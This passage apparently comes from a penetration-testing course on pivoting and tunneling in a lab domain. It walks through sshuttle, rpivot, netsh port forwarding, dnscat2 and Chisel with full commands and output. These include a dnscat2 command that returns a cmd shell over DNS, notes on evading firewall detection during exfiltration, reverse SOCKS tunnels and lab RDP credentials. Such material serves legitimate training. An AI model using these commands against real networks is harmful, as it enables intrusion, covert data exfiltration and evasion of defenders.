fw: iptables -w -t nat -A sshuttle-12300 -j REDIRECT --dest 172.16.5.0/32 -p tcp --to-ports 12300

With this command, sshuttle creates an entry in our iptables to redirect all traffic to the 172.16.5.0/23 network through the pivot host.

#### Traffic Routing through iptables Routes

Traffic Routing through iptables Routes

Foxtaskforce5@htb[/htb]**$** nmap -v -sV -p3389 172.16.5.19 -A -Pn

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.

Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-08 11:16 EST

NSE: Loaded 155 scripts for scanning.

NSE: Script Pre-scanning.

Initiating NSE at 11:16

Completed NSE at 11:16, 0.00s elapsed

Initiating NSE at 11:16

Completed NSE at 11:16, 0.00s elapsed

Initiating NSE at 11:16

Completed NSE at 11:16, 0.00s elapsed

Initiating Parallel DNS resolution of 1 host. at 11:16

Completed Parallel DNS resolution of 1 host. at 11:16, 0.15s elapsed

Initiating Connect Scan at 11:16

Scanning 172.16.5.19 [1 port]

Completed Connect Scan at 11:16, 2.00s elapsed (1 total ports)

Initiating Service scan at 11:16

NSE: Script scanning 172.16.5.19.

Initiating NSE at 11:16

Completed NSE at 11:16, 0.00s elapsed

Initiating NSE at 11:16

Completed NSE at 11:16, 0.00s elapsed

Initiating NSE at 11:16

Completed NSE at 11:16, 0.00s elapsed

Nmap scan report for 172.16.5.19

Host is up.

PORT STATE SERVICE VERSION

3389/tcp open ms-wbt-server Microsoft Terminal Services

| rdp-ntlm-info:

| Target\_Name: INLANEFREIGHT

| NetBIOS\_Domain\_Name: INLANEFREIGHT

| NetBIOS\_Computer\_Name: DC01

| DNS\_Domain\_Name: inlanefreight.local

| DNS\_Computer\_Name: DC01.inlanefreight.local

| Product\_Version: 10.0.17763

|\_ System\_Time: 2022-08-14T02:58:25+00:00

|\_ssl-date: 2022-08-14T02:58:25+00:00; +7s from scanner time.

| ssl-cert: Subject: commonName=DC01.inlanefreight.local

| Issuer: commonName=DC01.inlanefreight.local

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2022-08-13T02:51:48

| Not valid after: 2023-02-12T02:51:48

| MD5: 58a1 27de 5f06 fea6 0e18 9a02 f0de 982b

|\_SHA-1: f490 dc7d 3387 9962 745a 9ef8 8c15 d20e 477f 88cb

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|\_clock-skew: mean: 6s, deviation: 0s, median: 6s

NSE: Script Post-scanning.

Initiating NSE at 11:16

Completed NSE at 11:16, 0.00s elapsed

Initiating NSE at 11:16

Completed NSE at 11:16, 0.00s elapsed

Initiating NSE at 11:16

Completed NSE at 11:16, 0.00s elapsed

Read data files from: /usr/bin/../share/nmap


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 4.07 seconds

We can now use any tool directly without using proxychains.

# Web Server Pivoting with Rpivot

[Rpivot](https://github.com/klsecservices/rpivot) is a reverse SOCKS proxy tool written in Python for SOCKS tunneling. Rpivot binds a machine inside a corporate network to an external server and exposes the client's local port on the server-side. We will take the scenario below, where we have a web server on our internal network (172.16.5.135), and we want to access that using the rpivot proxy.



We can start our rpivot SOCKS proxy server using the below command to allow the client to connect on port 9999 and listen on port 9050 for proxy pivot connections.

#### Cloning rpivot

Cloning rpivot

Foxtaskforce5@htb[/htb]**$** sudo git clone https://github.com/klsecservices/rpivot.git

#### Installing Python2.7

Installing Python2.7

Foxtaskforce5@htb[/htb]**$** sudo apt-get install python2.7

We can start our rpivot SOCKS proxy server to connect to our client on the compromised Ubuntu server using server.py.

#### Running server.py from the Attack Host

Running server.py from the Attack Host

Foxtaskforce5@htb[/htb]**$** python2.7 server.py --proxy-port 9050 --server-port 9999 --server-ip 0.0.0.0

Before running client.py we will need to transfer rpivot to the target. We can do this using this SCP command:

#### Transfering rpivot to the Target

Transfering rpivot to the Target

Foxtaskforce5@htb[/htb]**$** scp -r rpivot ubuntu@<IpaddressOfTarget>:/home/ubuntu/

#### Running client.py from Pivot Target

Running client.py from Pivot Target

ubuntu@WEB01:~/rpivot**$** python2.7 client.py --server-ip 10.10.14.18 --server-port 9999

Backconnecting to server 10.10.14.18 port 9999

#### Confirming Connection is Established

Confirming Connection is Established

New connection from host 10.129.202.64, source port 35226


We will configure proxychains to pivot over our local server on 127.0.0.1:9050 on our attack host, which was initially started by the Python server.

Finally, we should be able to access the webserver on our server-side, which is hosted on the internal network of 172.16.5.0/23 at 172.16.5.135:80 using proxychains and Firefox.

#### Browsing to the Target Webserver using Proxychains

Browsing to the Target Webserver using Proxychains

proxychains firefox-esr 172.16.5.135:80



Similar to the pivot proxy above, there could be scenarios when we cannot directly pivot to an external server (attack host) on the cloud. Some organizations have [HTTP-proxy with NTLM authentication](https://docs.microsoft.com/en-us/openspecs/office_protocols/ms-grvhenc/b9e676e7-e787-4020-9840-7cfe7c76044a) configured with the Domain Controller. In such cases, we can provide an additional NTLM authentication option to rpivot to authenticate via the NTLM proxy by providing a username and password. In these cases, we could use rpivot's client.py in the following way:

#### Connecting to a Web Server using HTTP-Proxy & NTLM Auth

Connecting to a Web Server using HTTP-Proxy & NTLM Auth


python client.py --server-ip <IPaddressofTargetWebServer> --server-port 8080 --ntlm-proxy-ip <IPaddressofProxy> --ntlm-proxy-port 8081 --domain <nameofWindowsDomain> --username <username> --password <password>

# Port Forwarding with Windows Netsh

[Netsh](https://docs.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh-contexts) is a Windows command-line tool that can help with the network configuration of a particular Windows system. Here are just some of the networking related tasks we can use Netsh for:

* Finding routes
* Viewing the firewall configuration
* Adding proxies
* Creating port forwarding rules

Let's take an example of the below scenario where our compromised host is a Windows 10-based IT admin's workstation (10.129.15.150,172.16.5.25). Keep in mind that it is possible on an engagement that we may gain access to an employee's workstation through methods such as social engineering and phishing. This would allow us to pivot further from within the network the workstation is in.



We can use netsh.exe to forward all data received on a specific port (say 8080) to a remote host on a remote port. This can be performed using the below command.

#### Using Netsh.exe to Port Forward

Using Netsh.exe to Port Forward

C:\Windows\system32> netsh.exe interface portproxy add v4tov4 listenport=8080 listenaddress=10.129.15.150 connectport=3389 connectaddress=172.16.5.25

#### Verifying Port Forward

Verifying Port Forward

C:\Windows\system32> netsh.exe interface portproxy show v4tov4

Listen on ipv4: Connect to ipv4:


Address Port Address Port

--------------- ---------- --------------- ----------

10.129.42.198 8080 172.16.5.25 3389

After configuring the portproxy on our Windows-based pivot host, we will try to connect to the 8080 port of this host from our attack host using xfreerdp. Once a request is sent from our attack host, the Windows host will route our traffic according to the proxy settings configured by netsh.exe.

#### Connecting to the Internal Host through the Port Forward

****

# DNS Tunneling with Dnscat2

[Dnscat2](https://github.com/iagox86/dnscat2) is a tunneling tool that uses DNS protocol to send data between two hosts. It uses an encrypted Command-&-Control (C&C or C2) channel and sends data inside TXT records within the DNS protocol. Usually, every active directory domain environment in a corporate network will have its own DNS server, which will resolve hostnames to IP addresses and route the traffic to external DNS servers participating in the overarching DNS system. However, with dnscat2, the address resolution is requested from an external server. When a local DNS server tries to resolve an address, data is exfiltrated and sent over the network instead of a legitimate DNS request. Dnscat2 can be an extremely stealthy approach to exfiltrate data while evading firewall detections which strip the HTTPS connections and sniff the traffic. For our testing example, we can use dnscat2 server on our attack host, and execute the dnscat2 client on another Windows host.

## Setting Up & Using dnscat2

If dnscat2 is not already set up on our attack host, we can do so using the following commands:

#### Cloning dnscat2 and Setting Up the Server

Cloning dnscat2 and Setting Up the Server

Foxtaskforce5@htb[/htb]**$** git clone https://github.com/iagox86/dnscat2.git

cd dnscat2/server/

gem install bundler

bundle install

We can then start the dnscat2 server by executing the dnscat2 file.

#### Starting the dnscat2 server

Starting the dnscat2 server

Foxtaskforce5@htb[/htb]**$** sudo ruby dnscat2.rb --dns host=10.10.14.18,port=53,domain=inlanefreight.local --no-cache

New window created: 0

dnscat2> New window created: crypto-debug

Welcome to dnscat2! Some documentation may be out of date.

auto\_attach => false

history\_size (for new windows) => 1000

Security policy changed: All connections must be encrypted

New window created: dns1

Starting Dnscat2 DNS server on 10.10.14.18:53

[domains = inlanefreight.local]...

Assuming you have an authoritative DNS server, you can run

the client anywhere with the following (--secret is optional):

./dnscat --secret=0ec04a91cd1e963f8c03ca499d589d21 inlanefreight.local

To talk directly to the server without a domain name, run:

./dnscat --dns server=x.x.x.x,port=53 --secret=0ec04a91cd1e963f8c03ca499d589d21

Of course, you have to figure out <server> yourself! Clients

will connect directly on UDP port 53.

After running the server, it will provide us the secret key, which we will have to provide to our dnscat2 client on the Windows host so that it can authenticate and encrypt the data that is sent to our external dnscat2 server. We can use the client with the dnscat2 project or use [dnscat2-powershell](https://github.com/lukebaggett/dnscat2-powershell), a dnscat2 compatible PowerShell-based client that we can run from Windows targets to establish a tunnel with our dnscat2 server. We can clone the project containing the client file to our attack host, then transfer it to the target.

#### Cloning dnscat2-powershell to the Attack Host

Cloning dnscat2-powershell to the Attack Host

Foxtaskforce5@htb[/htb]**$** git clone https://github.com/lukebaggett/dnscat2-powershell.git

Once the dnscat2.ps1 file is on the target we can import it and run associated cmd-lets.

#### Importing dnscat2.ps1

Importing dnscat2.ps1

PS C:\htb> Import-Module .\dnscat2.ps1

After dnscat2.ps1 is imported, we can use it to establish a tunnel with the server running on our attack host. We can send back a CMD shell session to our server.

Importing dnscat2.ps1

PS C:\htb> Start-Dnscat2 -DNSserver 10.10.14.18 -Domain inlanefreight.local -PreSharedSecret 0ec04a91cd1e963f8c03ca499d589d21 -Exec cmd

We must use the pre-shared secret (-PreSharedSecret) generated on the server to ensure our session is established and encrypted. If all steps are completed successfully, we will see a session established with our server.

#### Confirming Session Establishment

Confirming Session Establishment

New window created: 1

Session 1 Security: ENCRYPTED AND VERIFIED!

(the security depends on the strength of your pre-shared secret!)

dnscat2>

We can list the options we have with dnscat2 by entering ? at the prompt.

#### Listing dnscat2 Options

Listing dnscat2 Options

dnscat2> ?

Here is a list of commands (use -h on any of them for additional help):

\* echo

\* help

\* kill

\* quit

\* set

\* start

\* stop

\* tunnels

\* unset

\* window

\* windows

We can use dnscat2 to interact with sessions and move further in a target environment on engagements. We will not cover all possibilities with dnscat2 in this module, but it is strongly encouraged to practice with it and maybe even find creative ways to use it on an engagement. Let's interact with our established session and drop into a shell.

#### Interacting with the Established Session

Interacting with the Established Session

dnscat2> window -i 1

New window created: 1

history\_size (session) => 1000

Session 1 Security: ENCRYPTED AND VERIFIED!

(the security depends on the strength of your pre-shared secret!)

This is a console session!

That means that anything you type will be sent as-is to the

client, and anything they type will be displayed as-is on the

screen! If the client is executing a command and you don't

see a prompt, try typing 'pwd' or something!

To go back, type ctrl-z.

Microsoft Windows [Version 10.0.18363.1801]

(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

exec (OFFICEMANAGER) 1>

# SOCKS5 Tunneling with Chisel

[Chisel](https://github.com/jpillora/chisel) is a TCP/UDP-based tunneling tool written in [Go](https://go.dev/) that uses HTTP to transport data that is secured using SSH. Chisel can create a client-server tunnel connection in a firewall restricted environment. Let us consider a scenario where we have to tunnel our traffic to a webserver on the 172.16.5.0/23 network (internal network). We have the Domain Controller with the address 172.16.5.19. This is not directly accessible to our attack host since our attack host and the domain controller belong to different network segments. However, since we have compromised the Ubuntu server, we can start a Chisel server on it that will listen on a specific port and forward our traffic to the internal network through the established tunnel.

## Setting Up & Using Chisel

Before we can use Chisel, we need to have it on our attack host. If we do not have Chisel on our attack host, we can clone the project repo using the command directly below:

#### Cloning Chisel

Cloning Chisel

Foxtaskforce5@htb[/htb]**$** git clone https://github.com/jpillora/chisel.git

We will need the programming language Go installed on our system to build the Chisel binary. With Go installed on the system, we can move into that directory and use go build to build the Chisel binary.

#### Building the Chisel Binary

Building the Chisel Binary

Foxtaskforce5@htb[/htb]**$** cd chisel

go build

It can be helpful to be mindful of the size of the files we transfer onto targets on our client's networks, not just for performance reasons but also considering detection. Two beneficial resources to complement this particular concept are Oxdf's blog post "[Tunneling with Chisel and SSF](https://0xdf.gitlab.io/2020/08/10/tunneling-with-chisel-and-ssf-update.html)" and IppSec's walkthrough of the box Reddish. IppSec starts his explanation of Chisel, building the binary and shrinking the size of the binary at the 24:29 mark of his [video](https://www.youtube.com/watch?v=Yp4oxoQIBAM&t=1469s).

Once the binary is built, we can use SCP to transfer it to the target pivot host.

#### Transferring Chisel Binary to Pivot Host

Transferring Chisel Binary to Pivot Host

Foxtaskforce5@htb[/htb]**$** scp chisel ubuntu@10.129.202.64:~/

ubuntu@10.129.202.64's password:

chisel 100% 11MB 1.2MB/s 00:09

Then we can start the Chisel server/listener.

#### Running the Chisel Server on the Pivot Host

Running the Chisel Server on the Pivot Host

ubuntu@WEB01:~**$** ./chisel server -v -p 1234 --socks5

2022/05/05 18:16:25 server: Fingerprint Viry7WRyvJIOPveDzSI2piuIvtu9QehWw9TzA3zspac=

2022/05/05 18:16:25 server: Listening on http://0.0.0.0:1234

The Chisel listener will listen for incoming connections on port 1234 using SOCKS5 (--socks5) and forward it to all the networks that are accessible from the pivot host. In our case, the pivot host has an interface on the 172.16.5.0/23 network, which will allow us to reach hosts on that network.

We can start a client on our attack host and connect to the Chisel server.

#### Connecting to the Chisel Server

Connecting to the Chisel Server

Foxtaskforce5@htb[/htb]**$** ./chisel client -v 10.129.202.64:1234 socks

2022/05/05 14:21:18 client: Connecting to ws://10.129.202.64:1234

2022/05/05 14:21:18 client: tun: proxy**#**127.0.0.1:1080=>socks: Listening

2022/05/05 14:21:18 client: tun: Bound proxies

2022/05/05 14:21:19 client: Handshaking...

2022/05/05 14:21:19 client: Sending config

2022/05/05 14:21:19 client: Connected (Latency 120.170822ms)

2022/05/05 14:21:19 client: tun: SSH connected

As you can see in the above output, the Chisel client has created a TCP/UDP tunnel via HTTP secured using SSH between the Chisel server and the client and has started listening on port 1080. Now we can modify our proxychains.conf file located at /etc/proxychains.conf and add 1080 port at the end so we can use proxychains to pivot using the created tunnel between the 1080 port and the SSH tunnel.

#### Editing & Confirming proxychains.conf

We can use any text editor we would like to edit the proxychains.conf file, then confirm our configuration changes using tail.

Editing & Confirming proxychains.conf

Foxtaskforce5@htb[/htb]**$** tail -f /etc/proxychains.conf

#

**#** proxy types: http, socks4, socks5

**#** ( auth types supported: "basic"-http "user/pass"-socks )

#

[ProxyList]

**#** add proxy here ...

**#** meanwile

**#** defaults set to "tor"

**#** socks4 127.0.0.1 9050

socks5 127.0.0.1 1080

Now if we use proxychains with RDP, we can connect to the DC on the internal network through the tunnel we have created to the Pivot host.

#### Pivoting to the DC

Pivoting to the DC

Foxtaskforce5@htb[/htb]**$** proxychains xfreerdp /v:172.16.5.19 /u:victor /p:pass@123

## Chisel Reverse Pivot

In the previous example, we used the compromised machine (Ubuntu) as our Chisel server, listing on port 1234. Still, there may be scenarios where firewall rules restrict inbound connections to our compromised target. In such cases, we can use Chisel with the reverse option.

When the Chisel server has --reverse enabled, remotes can be prefixed with R to denote reversed. The server will listen and accept connections, and they will be proxied through the client, which specified the remote. Reverse remotes specifying R:socks will listen on the server's default socks port (1080) and terminate the connection at the client's internal SOCKS5 proxy.

We'll start the server in our attack host with the option --reverse.

#### Starting the Chisel Server on our Attack Host

Starting the Chisel Server on our Attack Host

Foxtaskforce5@htb[/htb]**$** sudo ./chisel server --reverse -v -p 1234 --socks5

2022/05/30 10:19:16 server: Reverse tunnelling enabled

2022/05/30 10:19:16 server: Fingerprint n6UFN6zV4F+MLB8WV3x25557w/gHqMRggEnn15q9xIk=

2022/05/30 10:19:16 server: Listening on http://0.0.0.0:1234

Then we connect from the Ubuntu (pivot host) to our attack host, using the option R:socks

Starting the Chisel Server on our Attack Host

ubuntu@WEB01**$** ./chisel client -v 10.10.14.17:1234 R:socks

2022/05/30 14:19:29 client: Connecting to ws://10.10.14.17:1234

2022/05/30 14:19:29 client: Handshaking...

2022/05/30 14:19:30 client: Sending config

2022/05/30 14:19:30 client: Connected (Latency 117.204196ms)

2022/05/30 14:19:30 client: tun: SSH connected

We can use any editor we would like to edit the proxychains.conf file, then confirm our configuration changes using tail.

#### Editing & Confirming proxychains.conf

Editing & Confirming proxychains.conf

Foxtaskforce5@htb[/htb]**$** tail -f /etc/proxychains.conf

[ProxyList]

**#** add proxy here ...

**#** socks4 127.0.0.1 9050

socks5 127.0.0.1 1080

If we use proxychains with RDP, we can connect to the DC on the internal network through the tunnel we have created to the Pivot host.

Editing & Confirming proxychains.conf

Foxtaskforce5@htb[/htb]**$** proxychains xfreerdp /v:172.16.5.19 /u:victor /p:pass@123